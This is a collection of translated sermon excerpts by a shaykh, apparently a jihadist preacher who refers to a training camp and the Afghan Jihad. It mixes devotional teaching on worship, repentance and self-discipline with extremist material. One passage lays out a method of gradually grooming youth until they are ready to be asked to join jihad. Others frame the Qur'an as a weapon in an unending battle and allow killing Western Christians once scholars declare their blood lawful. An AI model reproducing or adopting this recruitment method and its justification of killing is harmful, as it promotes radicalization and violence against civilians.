with us. It is not allowed, as this will cause great *fitnah* that will never end, and the rulers will stand on their side, and they will attack the Muslims, and put pressure on the Islamic movement - all for what? Because of you poking out the eye of a Christian in your land, or you killed a Christian, resulting in tens of Muslims being killed in prison as the result of torture..."

(The brother continues debating)

Shaykh: "It is not allowed for you to take the wealth of a Christian, at all. It is not allowed to kill the Western Christian in the lands of the Muslims, unless you first issue him a warning, and unless it first becomes clear to you that he is engaging in an act that deems his blood lawful. Understood?"

Another questioner asks: "Who is the one that determines what the actions are that deem his blood lawful? Do I determine this? Or do the scholars?"

Shaykh: "The scholars. The scholars are the ones who determine this. Where do *fatawa* come from? From the scholars - do you kill, or do you not kill? Is it permissible to kill and fight them? Or, do you go on your way? As for - by Allah - a youth who studied one or two words in *'Kifayat al-Akhyar,'* or *'Hashiyat Ibn 'Abidin,'* or the book of Ibn al-Qayyim (he's referring to *'Ahkam Ahl adh-Dhimmah'*), and he suddenly becomes the Great *Mufti* of Islam, issuing *fatawa* to {***"Kill them wherever you find them, and expel them from whence they expelled you..."***} or {***"When the Sacred Months have passed, slay the polytheists wherever you find them..."***}, this is not allowed. The issue isn't as simple as you think,

and this is what *Jama'at at-Takfir wal-Hijrah* was afflicted with. This *shaykh* - their leader, Shukri Mustafa, *rahimahullah* - began issuing *fatawa*, and every single one began reading and issuing *fatawa* declaring the blood of the Muslims lawful..."

(The brother continues debating, mentioning that the Christians of our times are all *muharibin*)

Shaykh: "Who are the Christians that are *muharibin*?"

Brother: "All of the Christians are *muharibin*."

Shaykh: "How are they all *muharibin*?"

Brother: "Those who put the covering on their head, and wear the cross."

Shaykh: "The one who wears the cross is a *muharib*? The one who wears the cross, this is his belief."

(The brother continues arguing)

Shaykh: "My brother, do you still consider them *muharibin*? The *muharib* is the one who brandishes weapons against the Muslims!"

(after some more arguement): "I will not give a *fatwa* for this. Look for some other *mufti* besides myself."

[*'Fi Dhilal Surat at-Tawbah'*; p. 132-134]

The *Fiqh* of *Da'wah*:

"...and from here, we see that the method of the various callers in seeing to the upbringing of the youth is very successful. This method consists of giving a given youth a small bit of knowledge every week, then asking him: 'Did you act according to what you have learned this week?' and repeating this the week after, and the week after that, etc. You build him up in a gradual manner. Every time he rises a level, you give him a greater task, and greater responsibility. You do this to the point that his soul becomes ripe enough that you can finally say to him: 'Now is the time for *Jihad*. Would you like to perform *Jihad*?'

This method is the divine method to see to the upbringing of the human soul.

So, a youth can live in a state of *jahiliyyah*, and then return to Allah - the Exalted and Majestic - as the result of some traumatic event in his life: he survives a terrible car accident, his mother dies, Allah - the Mighty and Majestic - shows him a dream...in any case, he returns to Allah, the Mighty and Majestic. He reads about Abu Bakr, and how he used to do this and that, and suddenly, he looks to the people around him, thinking: 'this person is a liar; this person tried stealing from me,' - he wishes to put down all the people around him! All of the Muslims around him! Why? Because they are not like Abu Bakr. He finds nobody besides Abu Bakr - from all of the Companions of the Prophet - to compare the people to. Do you expect everybody to be like Abu Bakr? They will never be like Abu Bakr. The best person after the Messenger of Allah is Abu Bakr. The Companions, themselves, said: "We did not

hold anyone to be like Abu Bakr, then 'Umar, then 'Uthman, then 'Ali. After them, we would look at the rest of the Companions without preferring one over another."

As for you, you expect all of humanity to be at the same level of *zuhd* as 'Umar. There is no *zuhd* like the *zuhd* of 'Umar. Maybe one, five, ten people in this *Ummah* can acheive this level of *zuhd*. But, to expect everyone to be at this level? This is not realistic. Do you expect all of them to be at the level of generosity of 'Uthman? There is only a very small number of people...but, everyone having the bravery of 'Ali? The firmness of Abu Bakr? No. Only a very small group can have this.

{*"Likewise, were you yourselves, before Allah conferred on you His favors (i.e. guided you). Therefore, be cautious in discrimination."*} [*an-Nisa'*; 94]

Yesterday, you were driving around the streets in your car, chasing after girls. Is this not so? This is how you were. So, you, as Allah has conferred on you, and allowed you to return to Him, He can also confer on this person, and allow this disobedient one to repent.

This youth who wishes to hit this person, discipline that person, reveal the faults of another person, insult another person...why? He does this out of the burning he feels in his heart for Islam. He has returned to Allah - the Mighty and Majestic - while his blood is boiling. However, if he had the least bit of knowledge, he wouldn't have done any of this. If he had some *Shar'i* knowledge, he wouldn't have come in front of the people, revealing his faults. Instead, he would have come to him privately, saying: 'By Allah,

my brother, I used to be a disobedient, *fasiq* sinner. But, Allah bestowed His favors upon me, and I saw some deviance from you, a small mistake, a big mistake, in such-and-such a matter, and I just wanted to draw your attention to it, because I love you, and I don't want you to be punished for it on the Day of Resurrection.' This is better than that you come in front of the people, saying: '*Fulan* is a *fasiq*! This person is such-and-such! That person is this, and this person is that!' This is the method of the ignorant, and if the Messenger of Allah had done this, 'Umar would never have entered into Islam, nor would many others. He would've just said: 'Kill 'Umar, and relieve us,' back when 'Umar was fighting against him. However, despite the fact that they were enemies to him, and were harming and torturing him, whenever the hardship became more unbearable, he would simple say: **"O Allah! Forgive my people, for they do not know."**

Therefore, it is a must for the *da'i* to learn this Religion, and how to work for this Religion. Just as he acts, he must know, and if he doesn't know, he must ask those who know. However, nobody is good enough for him in this world, at all. You say to him: 'Ask *Shaykh* such-and-such!' He replies: 'This *Shaykh* is a sinner!' 'This *Shaykh* is a *fasiq*!' 'This *Shaykh* is from the slaves of the *tawaghit*!' 'And this one...!'

OK, so, who is left in the world, then?"

[*'at-Tarbiyah al-Jihadiyyah wal-Bina'*; 3/186-187]

Your Heart is the Pillar of Your Worship

"...the heart is the machine that drives all acts of worship. It is what moves the entire body! As long as the heart is alive, then the limbs will be alive, and the soul will open itself up to worship. However, if the heart becomes diseased, then worship will become too heavy on the soul, leading to it eventually disliking and hating - and we seek refuge with Allah from this - worship. Because of this, Allah - the Glorified and Exalted - said, regarding the prayer:

{*"...and truly, it is extremely heavy and hard except on those who are submissive..."*} [*al-Baqarah*; 45]

The prayer is heavy, because one's legs and hands are not what get up for the prayer. What gets up for the prayer are the **heart** and the **soul**.

{*"Verily, the hypocrites seek to deceive Allah, but it is He Who deceives them. And when they stand up for the prayer, they stand with laziness and to be seen of men, and they do not remember Allah but little."*} [*an-Nisa'*; 142]

Because of this, it is the heart that stands up for worship. The limbs are simply slaves of this heart, carrying out what it commands them. If the heart is alive, then the soul will be alive, and worship will become beloved and sweetened to the hearts and the souls, and they will open up for it.

However, if the heart becomes diseased, then worship becomes too heavy on it. The heart is like the digestive system: right now, the most beloved thing to you is meat. However, if you develop an

ulcer somewhere in your digestive system, then the meat - along with its fat and oil - becomes the most hated thing to it, since it is diseased. Sweets are also something that are beloved to the soul. For example, if you were fasting right now and were to break your fast on some desserts, then your soul would become satisfied with that, right? However, if one were to be stricken with diabetes, then he would not be able to handle these sugary foods, even if they were beloved to him.

The heart is like this: it must be strong so that it can handle worship that is strong. The stronger your heart becomes, then throw as much worship upon it as you wish. You would get up to pray at night, and you would cherish this prayer and consider sleep to be your enemy:

{*"Their sides forsake their beds, to invoke their Lord in fear and hope..."*} [*as-Sajdah*; 16]

He begins to forsake it because an enmity develops between him and his bed. He prays behind the *imam*, and he says to himself: "If only he would make the prayer longer," so that he would increase in his opening up to this worship, and his tasting of its sweetness.

At times, I would pray a normal prayer with the people behind me, so I would elongate the prayer. The youth would then come to me and say (the *hadith*): **"Whoever leads the people in prayer should go easy on them,"** - the youth! And there was an old man behind me who was between 90 and 100 years of age - his face filled with light - and he would say to me: "Keep making the prayer long and do not answer them." A man of 90 years getting pleasure out of a

long prayer, and a youth of 20, who probably practices karate and judo, cannot handle the same prayer.

Why?

If he went to the soccer field and spent two hours playing there without becoming bored, then why would he become bored from hearing the Qur'an for five minutes? The difference between a short prayer and a long prayer is simply five minutes, so why does he become bored from these five minutes of Qur'an, yet he does not become bored from two hours of soccer? Why does he not get bored from standing for two hours staring at an inflated piece of leather, his heart attached to it?

Because, what stands up to pray is the heart, and what stands up for sports are simply the body and muscles."

[*'at-Tarbiyah al-Jihadiyyah wal-Bina'*; 1/220]

How to Deal With Allah:

"...many times, I would ask my students: "Who is more powerful: Allah, or America?" Confused, they would answer: "Allah, of course." I would then say to them: "You believe that Allah is more powerful than America?" They'd reply: "Yes," to which I would say: "By Allah, had the Arab governments believed that Allah is more powerful than Israel - which is weaker than America - they would not have abandoned their religion in such a manner, and they would not have had such fear of Israel."

The reason for people's exhaustion and loss is the fact that they do not deal with Allah as if He is a deity. They deal with Allah simply as if He Created this existence, but has no involvement in it. Therefore, they are not affected by any encouragements and admonishments. Had it been the case that we dealt with Allah, feared Allah in our gatherings just as we would fear an intelligence agent, we would pay close attention to every word that came out of our mouths. So, we fear some soldier - this intelligence agent - more than we fear Allah, as the Angels record every single word that we speak. We do not consider this, and we are not afraid when we speak. However, if it were said to us that in this gathering, there is an intelligence agent present, we would pay close attention to every single word that comes out of our mouths. So, fear of a single intelligence agent has become more than it is of Allah.

If we were to deal with Allah as having the same power that the dean of the college has - with his ability to pass, fail, accept, reject as he pleased - our behavior with Him would be quite different,

indeed. If we were to deal with Allah as if He were like the ruler of a country who gives visas, money, jobs, provision, etc. - if we were to deal with Allah in such a manner, human beings would look so insignificant in our eyes. If we were to deal with Allah - the Mighty and Majestic - as being the One besides Whom none is worthy of worship, we would be very relieved, as the *Salaf* would deal with Allah - the Mighty and Majestic - as being the Mighty, the Self-Sufficient, the Concealer, the Able, the Avenger, the Compeller, the Subduer, etc.

A single verse or *hadith* in their lives would work wonders...

{*"And if Allah touches you with harm, none can remove it but He, and if He touches you with good, He is Able to do all things."*} [*al-An'am*; 17]

So, Allah - the Mighty and Majestic - is the One who removes harm, and He is the one who bestows good. Allah - the Mighty and Majestic - is the Provider, as the Prophet said: **"No soul dies except that it has obtained all of the provision it was meant to obtain. So, fear Allah, and increase in your requests."** When we are sick, for example, the Messenger of Allah said: **"No sickness befalls a servant, and he places his hand on the area of pain, saying: 'I ask Allah, the Mighty, the Lord of the Throne, to cure me,' except that Allah removes his pain, unless it is that of death."** If he supplicates seven times: 'I ask Allah, the Mighty, the Lord of the Throne, to cure me,' he must be cured! So, when we get sick, we traverse the entire land looking for hospitals, doctors, pharmacists, etc., and it never crosses our minds to place our hand on the affected area, and say: 'I ask Allah, the Mighty, the Lord of the Throne, to cure

me.'

Upon leaving our home, it does not cross our minds for a single minute to say: 'In the Name of Allah, I depend on Allah, and there is no might nor power except with Allah,' to which an Angel would answer us, saying: "You are guided, protected, and sufficed." So, the devils would stand, saying to each other: "What will you do with a man who has been guided, protected, and sufficed?" And you remain in this protection until you return home!

Once, they came to Abu ad-Darda' while he was in the mosque, saying to him: "O Abu ad-Darda'! Your house has been burned down!" He replied: "By Allah, it has not been burned down." They said: "It has been burned down!" He replied: "By Allah, it has not been burned down." They went to see that the fire had consumed everything in the area, and had stopped right at Abu ad-Darda"s house, and he did not even get up to go see for himself. They came back and asked him: "What drove you to insist that it had not been burned down?" He replied: "The Messenger of Allah had taught me some words that, if I say them, I will not be stricken with any harm," - he is secure! - "'O Allah, I seek refuge with You from sadness and grief, and I seek refuge with You from inability and laziness, and I seek refuge with You from cowardliness and stinginess, and I seek refuge with You from being overpowered by debts and men,' so, I made this supplication."

In regards to this same supplication, Abu Umamah narrated: "I was sitting in the mosque, when the Messenger of Allah asked me: **"What is wrong, Abu Umamah?"** I replied: "I am in distress because of a debt that I owe." The Prophet then told me: **"Supplicate with**

these words ('O Allah, I seek refuge with You from sadness and grief...')." So, I supplicated with these words, and Allah removed my distress, and paid off my debt." That's it! He taught him a few words!

...So, they would deal with Allah from the standpoint of His actually being a deity, and that He is the Self-Sufficient, and that He is the Powerful, and that He is the Generous, and that He is the Mighty, and that He is the Wise, and that He is the Knowing. So, if they wanted knowledge, they would request it from Allah, and if they wanted success, they would request it from Allah, and if they wanted victory, they would request it from Allah. This is how they were always with Allah, and this does not come about except by constantly being connected with Allah - the Mighty and Majestic - the upward connection to Allah, the connection of those who are travelling towards Allah, the Lord of the Worlds.

Because of this, if you desire happiness, there is no choice but for you to search for Allah, the Mighty and Majestic: "If you ask, ask of Allah. If you seek help, seek help from Allah, and know that if the whole world were to gather together to benefit you with anything, it would not benefit you except with something that Allah had already prescribed for you, and that if it had gathered together to harm you with anything, it would not harm you except with something Allah had already prescribed against you. The pens have been lifted, and the pages have dried."

Case closed, and the *hadith* is authentic. As long as the *hadith* is authentic, that's it..."
[*'at-Tarbiyah al-Jihadiyyah wal-Bina'*; 5/28-31]

The Battle Between Islam and *Jahiliyyah*:

"...And all of Islam in Makkah was manifested in this issue: the issue of the battle between Islam and *jahiliyyah*. There was no fasting, charity, pilgrimage, inheritance, or anything else of the *Shar'i* mannerisms, such as drinking with the right hand, the details of how to pray, or anything else. All of this was delayed by the Lord of Honor until this believing group was nurtured upon the belief that was settling in the depths of their hearts and running through their veins that there could be no meeting point between Islam and *jahiliyyah*, and that the fires of this conflict would never be put out so long as there was a truth to uphold, and so long as there was a falsehood that existed, and these two situations can never cease to exist.

This is a battle.

Whoever wishes to understand it clearly as it is, as if he is receiving the Qur'an as it was revealed, and to take part in the battle that it is fighting - the battle that it fought the first time around - he must read *'Fi Dhilal al-Qur'an.'* Whoever does not read Sayyid Qutb's *tafsir* in *'Fi Dhilal al-Qur'an'* will not be able to grasp the depths of this battle, for many reasons. From them is the fact that the man who wrote this book was relaying to the people these events from the midst of the conflict, and from the depths of the battlefield. He wrote these words while he was watching the hangman's noose being tightened in front of his very eyes. So, he wrote them while he was free of all fears, and free of all the burdens of the *dunya* - no job, no wife, no children, no connection to the burdens that pull one to this Earth. He wrote them while he was bidding the

dunya farewell, and everyone who reads the *tafsir* of *'al-Baqarah,' 'Al 'Imran,' 'an-Nisa',' 'al-Ma'idah,' 'al-A'raf,'* and walks with them - in the second printing onwards - will realize that the one who wrote these words is not from the people of this world. Rather, he is bidding this world farewell with these words, and is giving it a departing wave with these words.

Because of this, many people read books, read explanations of the Qur'an, read the words of Ibn Kathir, at-Tabari, and other than them, and they are never able - and I am saying this to you as a professor of *Shari'ah*, and I know more than you, and I understand this issue more than you do - they are unable to understand the Qur'an as it was revealed, nor are they able to partake in the battle for which Allah revealed it - not just in the era of the Messenger of Allah, but in every era, and in every place.

This Qur'an is the Book of Allah that was revealed to fight a battle against the enemies of Allah: {***"...and strive against them with it a great struggle..."***} [*al-Furqan*; 52]

And it is a must for the people to understand the Book of Allah, why it was revealed, and with whom these texts are dealing with. And some people think that these texts fought a battle, played their role, and that it is no longer possible to utilize this way of looking at things, or to move forward with these rules to fight the battle of today, which is as if it were the same battle that was fought by the Messenger of Allah.

So, I advise you and myself to read *'Fi Dhilal al-Qur'an."*
[*'at-Tarbiyah al-Jihadiyyah wal-Bina'*; 3/6-7]

A Great Responsibility:

"...the Lord of the Worlds has chosen you for this religion, and has chosen you to be the leaders of the world. Likewise, He honored you and chose this religion for you:

{*"This day, I have perfected your religion for you, completed My favor upon you, and have chosen for you Islam as your religion."*} [*al-Ma'idah*; 3]

Allah the Mighty and Majestic - chose you for this religion, and chose this religion for you to carry to humanity. And Allah Said that the reason you were chosen and honored is so that you would be witnesses upon the people on the Day of Resurrection. This *Ummah* is going to be a witness over all of humanity! Allah will ask it as He asked the Prophets: 'Did you relay My message? Did you spread My religion? Did you try to save humanity with this mercy that I granted you?'

{*"Which the trustworthy Ruh (Jibril) has brought down..."*} [*ash-Shu'ara'*; 193]

...upon the trustworthy heart of Muhammad. And in more than one place in the Qur'an, this verse is repeated:

{*"Thus, We have made you a just nation, that you be witnesses over mankind, and the Messenger be a witness over you."*} [*al-Baqarah*; 143]

...a virtuous nation, a just nation.

So, the question on the Day of Resurrection will not simply be: 'Did you implement Islam?' Rather, it will be: 'Did you spread Islam on Earth? Did you save the Americans, Russians, British, and French?' Prepare an answer for this question that you will be asked in front of the Lord of the Worlds!

{*"He has chosen you, and has not laid upon you in religion any hardship..."*} [*al-Hajj*; 78]

There is nothing there that is heavy, and there is nothing there that is impossible, and there is nothing there that is difficult...

{*"...is the religion of your father, Ibrahim. It is He Who has named you Muslims..."*} [*al-Hajj*; 78]

You have been made to carry the name of Islam, and He made you carry this name in order that you be witnesses over the people, and so that the Messenger would be a witness over you...

...and it is a must that we understand our responsibility, our responsibility as Muslims. Our ascription to this religion is a great responsibility in front of the Lord of the Worlds - a responsibility in this world, and a responsibility in the next world. These human beings around us who rise above us, and might possess much more than we do - Allah has made us responsible for them. We are supposed to look after them. We are supposed to be their instructors. We are the ones who are obliged to relay the Message to them. These people will grab our throats on the Day of Resurrection, saying: 'O Lord! Take our right from these people!'

So,the Muslim will say: 'O Lord! I do not even know these people, and they have no right over me!' So, one of them will say: 'Nay! You saw me in misguidance, and did not forbid me from it.'

So, before you are grabbed by your throat, take yourself to account before you are taken to account, and weigh your actions before they are weighed for you, and prepare for your Accounting with your Lord, and know that tomorrow, you will be between the Hands of Allah, standing, and being recompensed for your actions..."

['*at-Tarbiyah al-Jihadiyyah wal-Bina*"; 2/251-252]

The Blindness of the Heart:

"...you deal with Allah as if you are playing with small children...as Ayyub as-Sakhtiyani said: "They try to trick Allah as if they are tricking a young boy."

I often stop at this verse: {*"Verily, proofs have come to you from your Lord, so whosoever sees will do so for his ownself, and whosoever blinds himself will do so to his own harm, and I am not a watcher over you."*} [*al-An'am*; 104] and ask myself: 'How can these hypocrites - I seek refuge with Allah from them - have their hearts so blind from seeing, with the Messenger between them, and the light of the Qur'an between them? How can their eyes be so deluded from seeing while the Prophet - this Prophet who receives Revelation - is not given his proper due from them?' And this is for no reason except that the heart is blind, and I seek refuge with Allah.

How can the heart be blind? How is it that the heart can be afflicted with blindness? Because of the abundance of sins. The sins start off small! He emboldens himself in front of Allah with a small sin, which leads him to become even more emboldened, and more emboldened, and Allah lets him be, as the Prophet said: **"Verily, Allah leaves the wrongdoer, until He takes him and does not let him go."**

Regarding the Children of Israel, He Said:

{*"That was because they used to disbelieve in the signs of Allah, and killed the Prophets wrongfully. That was because they*

disobeyed and used to transgress the bounds."} [*al-Baqarah*; 61]

It all began with sins and transgression, and ended with the killing of Prophets and disbelief in the signs of Allah.

Because of this, the Messenger of Allah said: **"Allah has cursed the thief whose hand is cut off for stealing an egg."** And does one have his hand cut off for stealing an egg? The scholars are agreed that one is not to have his hand cut off for stealing less than three *dirham*s' worth, is this not so? Yes! So, how can one have his hand cut off for stealing an egg? Because when he stole the egg, he then stole the chicken. And when he stole the chicken, he then stole a cow. This is how he ends up getting his hand cut off, and such are the sins.

The heart is like glass - do you not see the lamp? The glass lamp, or the windshield of the car…the windshield of the car has wipers and wiper fluid installed for it. So, whenever it becomes dirty, you press the button, and the fluid comes out, and the wipers clean it: **"Follow a bad deed with a good deed, and it will wipe it out."** However, if you splash into a pit of mud, how can you clean your windshield? If a major sin is drowned out by another major sin, which is itself drowned out by another major sin, the heart will become murky. If the servant commits a sin, it will leave a black spot on his heart, followed by another spot, followed by another spot – until it becomes engulfed in blackness. When the heart becomes black, no light can emanate from it, and none is seen from it, and this is what is meant here:

{*"Nay! On their hearts is the covering of sins and evil deeds which*

they used to earn."} [*al-Mutaffifin*; 14]

He ends up not being able to visualize things, and one can see nothing from him. He becomes like the lens of a camera: if it is not wiped clean, one can see no pictures from it. Sometimes, he will see things for other than what they are if the dirt and murkiness pile on. So, if they pile on, he will see the good as being bad, and the bad as being good. He has darkened his heart, and has now become unable to distinguish between anything. He has obscured his heart, making it now necessary for his windshield wipers to work continuously, and these wipers will leave the heart clean. However, if the windshield becomes muddy, these wipers will simply spread the mud around. Such a situation requires long term effort, as you would not be able to use the wipers while you are driving. Such a case would require a true and sincere repentance, and a strong return to Allah, and nothing is impossible for you to do.

Many of the people were highway robbers. al-Fudayl bin 'Iyad was a highway robber, and one night, he came up to a house that he wanted to rob, only to find its owner standing up at night in prayer, reciting:

{*"Has not the time come for the hearts of those who to be affected by Allah's Reminder and that which has been revealed of the truth, lest they become as those who received the Scripture before, and the term was prolonged for them, and their hearts were hardened? And many of them were sinners."*} [*al-Hadid*; 16]

He then said: "Yes, the time has come!" And he repented on the

wall of the very house he was about to rob, and became al-Fudayl bin 'Iyad, the greatest of worshippers and ascetics, and from the greatest of scholars and *Muhaddithin*!

…It is within the person's capabilities to repent. However, he must make his repentance true and sincere! As for one disobeying Allah one day, followed by Allah making him taste the pain of his sin, followed by his repentance at the end of the day, and by morning, he returns to the way he was before repenting? No, no, no…it must be a true, sincere repentance, and the true and sincere repentance means that you a) completely detach yourself from the sin, and b) you make the most intense effort to never return to it again, and c) you truly regret what was done, and d) that you sooner or later patch up the rights of others that you violated. Only then will Allah take your repentance into consideration…"

[*'Fi Dhilal Surat at-Tawbah'*; p. 322-324]

Who Will Step Up to Solve the Problems Of Our Reality?:

"...Who will derive rulings from the texts? There are no brains that can understand the problems of our times, and can then present solutions to these problems...we took the best youth of our society, and we told them that they were not made for this religion. As for the *Shari'ah* of Allah, we left it for those who do not have the ability to face society, and do not have the ability to lead and guide the *Ummah*, and this is another deficiency in *tarbiyah*. Even when it comes to the calls of the various Islamic groups, the manner of *tarbiyah* is wrong. They ended up sending their youth...one to medical school, another to study engineering, another to study pharmacy...we want a Muslim doctor! We want a Muslim engineer! We want a Muslim pharmacist! However, we do not want a Muslim *Faqih*!

Look at the youth in the University of Jordan, with their unmatched brains in the schools of engineering and medicine. All day, you have a scalpel with which you open up a stomach and stitch it back up. I said to one of them: "What is your specialty?" He answered: "Childbirth." I said to him: "There is no might nor power except with Allah. You will blind yourself looking at the private parts of women all day while giving birth to them." I said to another one: "What is your specialty?" He said: "The urinary tract." I said to him: "There is no might nor power except with Allah, the High and Mighty."

Yes, it is a must for you to spend your entire life engaged in the necessary and obligatory issues of life. However, who will look in the Book of Allah? Who will derive rulings from it with which to

solve the problems of our reality? So, you find that the leadership of the various Islamic groups are not from the scholars. Why not? Because, their brains are not made for leadership! You find that the leader of an Islamic group is either a doctor, or an engineer, or a pharmacist, etc. Such people do not have much knowledge of the *Shari'ah*. As a result, you find them constantly making mistakes. They have sincerity. However, they did not come across the knowledge of those who came before us. With those who came before us, the best of the society's youth would sit in the mosque and learn the Religion of Allah. For ten years, from sunrise to sunset, he would be sitting in front of his teacher, learning and accepting, while he sees his *shaykh* sitting in front of him..."

['*at-Tarbiyah al-Jihadiyyah wal-Bina*"; 4/334-335]

Fighting Your Desires:

"...So, fight your desires at a time when you can eat. The soul is never satisfied. Satisfying your desires is like satisfying the thirsty person who went to drink water from the sea - the more he drinks, the thirstier he gets, since the water is salty.

These Romans used to eat all types of food and sweets to the point that they no longer felt the pleasure in eating food. So, they would fast in order to once again feel the taste of their food. Likewise, they drowned in sex to the point that they hated women. So, they would move far away from the cities until they once again longed for women.

The Europeans opened the door of sexuality as far as it could be opened, and sex became as widespread as food, drink, and oxygen. As a result, they now see endless cases of rape, sexually transmitted disease, etc. This is because desires are never satisfied. Whenever you nourish them, they increase in hunger:

*And the soul increases in desire when you awaken its desire * And if it is restricted to little, it becomes content.*

Jabir was once walking to the marketplace. So, 'Umar asked him: "Where are you going, Jabir?" He said: "My soul longed for some meat, and I want to go buy some meat with a *dirham*." 'Umar replied: "O Jabir! Whenever you have the desire for something, you go out and buy it?"

One time, 'Umar had some food placed in front of him, and he began to weep. It was asked of him: "Why are you weeping, O

Commander of the Believers?" He said: "I am afraid that it would be said to me on the Day of Judgement: {*"On the Day when those who disbelieve will be exposed to the Fire, it will be said: 'You received your good things in the life of the world, and you took your pleasure therein. Now, this Day, you shall be recompensed with a torment of humiliation because you were arrogant in the land without a right, and because you used to rebel and disobey.'"*} [*al-Ahqaf*; 20]"

Therefore, it should be everyone's goal to be abstinent from worldly pleasures and to fight their desires, since it is impossible for the soul to rise and ascend except if it dominates over its desires and whims. The soul that becomes a prisoner to its desires will never be able to face the enemy on the battlefield. So, if you wish to remain travelling upon the path to Allah, hold yourself back.

Unfortunately, this type of knowledge is not taught in the universities or schools - the knowledge of behavior and conduct (*suluk*). This knowledge is missing because there are no *murabbin*, and it is not taught in al-Azhar or other colleges of *Shari'ah* - the science of behavior and manners, the science of nurturing the soul, the science of *tarbiyah*.

So, you sometimes find the youth who has memorized much - *ma Sha'* Allah - from many books and *ahadith*: he read *'Riyad as-Salihin'* from a while back, he studied *'Rawdat an-Nadhir,'* he read *'Nayl al-Awtar,' 'Subul as-Salam,' 'Fath al-Bari,'* etc. Despite this, you never find him fasting any optional fasts or praying at night. His soul is dead. He prays no optional prayers, and he follows every license of ease (*rukhsah*) that he comes across. Why? Because his soul is sick. He did not nurture himself. And his desires...I seek

refuge with Allah!"

['*at-Tarbiyah al-Jihadiyyah wal-Bina*"; 1/367-368]

The Best Way to Deal With the Ignorant:

"...And from the best ways of dealing with the ignorant is to ignore and avoid them. This is because if you debate with them, they beat you, and if you beat them, they will end up hating you and will not admit your being correct. Therefore, ignore them:

{*"So, avoid those who turn away from Our Reminder..."*} [*an-Najm*; 29]

{*"...So, overlook their faults in a beautiful manner."*} [*al-Hijr*; 85]

Avoid them and do not debate them, because debating them puffs up their chests and increases their confidence, and ash-Shafi'i said: "I never debated an ignorant person except that he won, and I never debated a knowledgeable person except that I won." This is because the ignorant one will deny even the presence of the Sun at noon, and will deny the presence of the Moon on a night when it is full!

So, watch the ignorant die if you avoid them, and be given life if you debate them. It might be that they come to their senses if you ignore them, and will realize their status if you are shown to be above debating and discussing with them - this is if you are sure that he is an ignorant follower of desires, not seeking to admit the truth, and not seeking to follow that which is certain..."

['*at-Tarbiyah al-Jihadiyyah wal-Bina"*; 1/301]

Tawriyah Is Not Allowed When it Comes to Issues of *'Aqidah*:

"Some of Sayyid Qutb's students asked him: "Why were you so bold and straightforward in front of the court despite the fact that your neck was between the noose?" He replied: "For two reasons. The first is that we are speaking about issues of belief, and it is not allowed to use deceptive double-talk (*tawriyah*) when it comes to issues of belief. Deceptive double-talk is not allowed! Deceptive double-talk is not allowed!"

This is when someone says to you: 'What do you think about this ruling?' and you reply: 'By Allah, praise be to Allah, it is good,' while you deceptively intend with your words to say 'You are good,' or 'Some of the people are good' - this type of deceptive double-talk is not allowed when it comes to issues of *'Aqidah*.

Because of this, there is a huge difference between the stand of Ahmad bin Hambal regarding the creation of the Qur'an and the stand of others. When they asked one of the scholars - and it is said to have been ash-Shafi'i - "What do you think of this Qur'an? Is it created?" He replied, counting on his fingers: "The Torah, the Psalms, the Gospel, the Qur'an - these four are created," and he meant that his fingers were created. This is deceptive double-talk (*tawriyah*). What a difference between this stand and the stand of *al-Imam* Ahmad.

al-Maruzi said that he entered upon Ahmad when they had prepared him to be whipped, and said to him: "O Ahmad! Allah Said: {*"...and do not kill yourselves..."*}, and these people have prepared you to be killed!" He replied: "O Maruzi! Step outside

this prison and tell me what you see." So, he stepped outside to see thousands of people holding papers and pens. He asked them: "What do you want?" They replied: "We await the reply of Ahmad bin Hambal." So, al-Maruzi returned and told Ahmad what he saw, and Ahmad said: "O Maruzi! That I die is more beloved to me than that I betray those people you saw."

So, Sayyid Qutb would say that there is no *tawriyah* allowed when it came to issues of *'Aqidah*, and his second reason was that those whom the people look up to and follow are not allowed to speak a word of *kufr*. To legitimize *jahiliyyah*, Socialism, nationalism, etc. is only allowed for the follower {***"...except if he is coerced while his heart is secure with faith..."***}

As for the one who is followed, this is not allowed for him. The likes of 'Ammar bin Yasir: 'Ammar was a follower, not one who was followed. Would it have been allowed for the Messenger to do what 'Ammar did?"

[*'Fi Dhilal Surat at-Tawbah'*; p. 19]

His Love for the People of Knowledge:

"...I admit that the gratitude is for Allah firstly and lastly. However, *Shaykh* Nasir ad-Din al-Albani had a great effect on my thinking, in my beliefs, in clarifying my beliefs, in my extracting the authentic texts, in researching. I cannot write a weak *hadith* in a single one of my books. So, I am Salafi in my belief and thought..."

[*'Fi Dhilal Surat at-Tawbah'*; p. 51]

"...So, I presented the *fatwa* to *Shaykh* Ibn Baz, and he agreed with it. May Allah bless his life. *Shaykh* Ibn Baz, Allah has truly given him insight, if He Wills, and Allah Knows best. Allah has benefited Islam and the Muslims through him more than most people, and Allah Knows best. I do not think that anyone on Earth has benefited - other than the rulers, those who possess millions - has benefited the Afghan *Jihad* like *Shaykh* Ibn Baz has, yes."

[*'Fi Dhilal Surat at-Tawbah'*; p. 171]

"...The fourth *hadith* that was reported by the noble *Shaykh* al-Albani - I ask Allah to bless his life, and may Allah allow us to benefit from his knowledge - in truth, and in confirming that which is true and admitting that which is good, I am of those who studied at the hands of the *Shaykh*, and I benefited greatly from him in the areas of *'Aqidah* and researching texts - the authentic texts. Because of this, I shudder whenever I come across a weak *hadith*, as there is no way that I can place a weak *hadith* in any of my books. I cannot stand to do this! *Subhan* Allah, I took from him - may Allah reward him - even if I differ from him in many of the

Fiqh opinions that he held. I do not agree with most of his *Fiqh* opinions, as he held many strange positions. However, in terms of *Hadith*, then I do not think that there is a single man on this Earth who is more knowledgeable in *Hadith* than him - our *shaykh*, *Shaykh* al-Albani. Likewise, *ma Sha'* Allah on his *'aqidah*...

And we add to this that he never befriended or compromised with the *tawaghit*, nor did he sell out on his religion, nor did he sell the verses of Allah for a small price. Yes, we differ with him in some of his opinions, and I do not accept many of his *Fiqh* opinions. As for *Hadith*, then if he tells me that this *hadith* is authentic, then I do not question it, yes. In truth, he is a *Muhaddith*; the most well-known living *Muhaddith* that we know of today, and Allah Knows best. However, this is not the reason that we love him or take from his knowledge of *Hadith*.

This book of his - *'Sahih al-Jami'* - does not leave my side most of the time; whether I am travelling or at home. I have a copy in my house, and I have a copy here (in the training camp). *'Sahih al-Jami' as-Saghir'* is basically a mini-manual of *Hadith*. I am saying that it is of the best of books after the Book of Allah, the Mighty and Majestic. Any *hadith* that might come to mind, you can open up this book and see if it is authentic or not."

[*'Fi Dhilal Surat at-Tawbah'*; p. 177]

